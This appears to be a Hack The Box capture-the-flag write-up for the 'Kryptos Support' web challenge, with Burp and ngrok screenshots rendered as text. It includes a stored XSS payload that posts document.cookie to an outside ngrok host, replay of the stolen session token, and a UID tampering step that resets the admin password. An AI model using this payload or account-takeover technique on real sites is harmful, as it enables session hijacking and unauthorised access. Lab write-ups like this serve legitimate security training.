


HTB Web: Kryptos Support

Tools Used: Burp Suite, ngrok

Attack Vectors: XSS and Password Vulnerability

First we will navigate the web page. Immediately we see this page that may have some vulnerabilities but let's look around a bit first.



Next we have a login page. I messed around here for a while trying various types of injection to no avail. So instead I went back to the first page that had a submit form.

The image shows a login interface with a dark background and red text and borders. At the top, the title "KRYPTOS VAULT SUPPORT" is centered between two red bars. Below the title is a horizontal line of red squares, with some squares having diagonal lines underneath them. The login form consists of two rows: the first row has the label "LOGIN:" followed by a text input field containing the placeholder text "USERNAME"; the second row has the label "PASSWORD:" followed by a text input field containing the placeholder text "PASSWORD". Below these fields is a red button with the text "[LOGIN]" in white.

I also tried a great many XSS payloads when i finally got some progress using a cookie script. So first I fired up ngrok with “\$ ngrok http 8080” then navigated to its webpage via 127.0.0.1:4040. Here we can wait for the session cookie before proceeding with burp suite.

```
File Actions Edit View Help
... x rogue1@rogue1: ...2/rev_snakecode x rogue1@rogue1:...22/goingdeeper x rogue1@r...ypse2022 x
ngrok by @inconshreveable (Ctrl+C to quit)
Session Status online
Session Expires 2 minutes
Version 2.3.40
Region United States (us)
Web Interface http://127.0.0.1:4040
Forwarding http://dec3-75-138-2-166.ngrok.io → http://localhost:8080
Forwarding https://dec3-75-138-2-166.ngrok.io → http://localhost:8080
Connections
  ttl   opn   rt1   rt5   p50   p90
    11    0    0.00  0.00  0.01  0.11
HTTP Requests
POST / 200 OK
POST / 200 OK
POST / 200 OK
REPORT ANY ISSUES REGARDING THE KRYPTOS VAULT HERE
<script>fetch('https://dec
```

Then i input the XSS script into the submit form field. After submitting it Ngrok captured the session ID!

BACKEND

KRYPTOS VAULT SUPPORT

REPORT ANY ISSUES REGARDING THE KRYPTOS VAULT BELOW

<script>fetch('https://dec3-75-138-2-166.ngrok.io', {method: 'POST', mode: 'no-cors', body: document.cookie});

[SEND]

| | | |
|--------|--------|--------|
| POST / | 200 OK | 5.23ms |
| POST / | 200 OK | 3.14ms |
| POST / | 200 OK | 2.66ms |

POST /

SummaryHeadersRawBinaryReplay

157 bytes text/plain; charset=UTF-8

session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vZGVyYXRvciiIsInVpZCI6MTAwLCJpYXQiOiJlE2NTI5MDYwOTJ9.k5EnSF15fKHGNekcWDK9bLa00RlxbXJ5lV-rreG4JZL4

Now we are gonna grab the session ID and head over to Burp Suite. I made sure my proxy was ready to go to capture the next session then I added /tickets to the end of the url (Inspecting the webpage and dirb both reveal this. /tickets is also where the admin would view anything so its likely i can take control there) and input Cookie: session=<cookie> just under host and pressed Forward until i arrived at the /tickets webpage.

```
Request to http://178.62.73.26:32015
Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1.1
Pretty Raw Hex \n
1 GET / HTTP/1.1
2 Host: 178.62.73.26:32015
3 Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImVZGVyYXRvciiSwiInVpZCI6MTAwLCJpYXQiOiJlE2NTI5MDk3ZnZl9.hLX4XkY7a5mfNkoHqcX4LIxRcs4e6hZoKDoShTn3gy4
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-CP: 1
9 Referer: http://178.62.73.26:32015/settings
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 If-None-Match: W/"813-bq9MGvwoSeDg7AUyGdAm5XNb00"
13 Connection: close
```

We can see we are logged in as moderator and can see the tickets as well as the XSS payloads we sent earlier.

Settings logged in as (moderator), logout

KRYPTOS VAULT SUPPORT TICKETS

Submitted 2022-05-18 21:35:11
Message I have lost my rfid for the vault. My vault serial is 000083921. Please send me a new rfid.

Submitted 2022-05-18 21:35:11
Message Vault 000076439 requires maintenance.


Submitted 2022-05-18 21:36:17
Message

Submitted 2022-05-18 21:39:31
Message

Submitted 2022-05-18 21:41:54
Message

< < < < < < < < < < > > > > > > > > > >


Before this next part you have to remember to add the cookie back into your burp suite so you do not get kicked back. Settings takes us to a change password screen where we can switch the moderator users password!




But we aren't done yet, but at least I don't have to use cookies to login anymore. I looked around a bit more but I still couldn't find a flag and then figured I would try messing with the update password form.

Looking back at Burp suite you can see there is a "UID". This is the other vulnerability where you can change anyone's password associated with the "UID"

Trying 0 did not do anything but inputting a 1 worked for me! After it inputted it states



And after going back to the login page we can see that we finally got the flag!



Summary:

There are other simpler ways to do this im sure. Also this site <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies> almost directly helps you do it including a video. However they are using burp suite pro so I had to find my own workaround. A quick google search on password forms tipped me off to changing the admins password and “UID” also screamed it.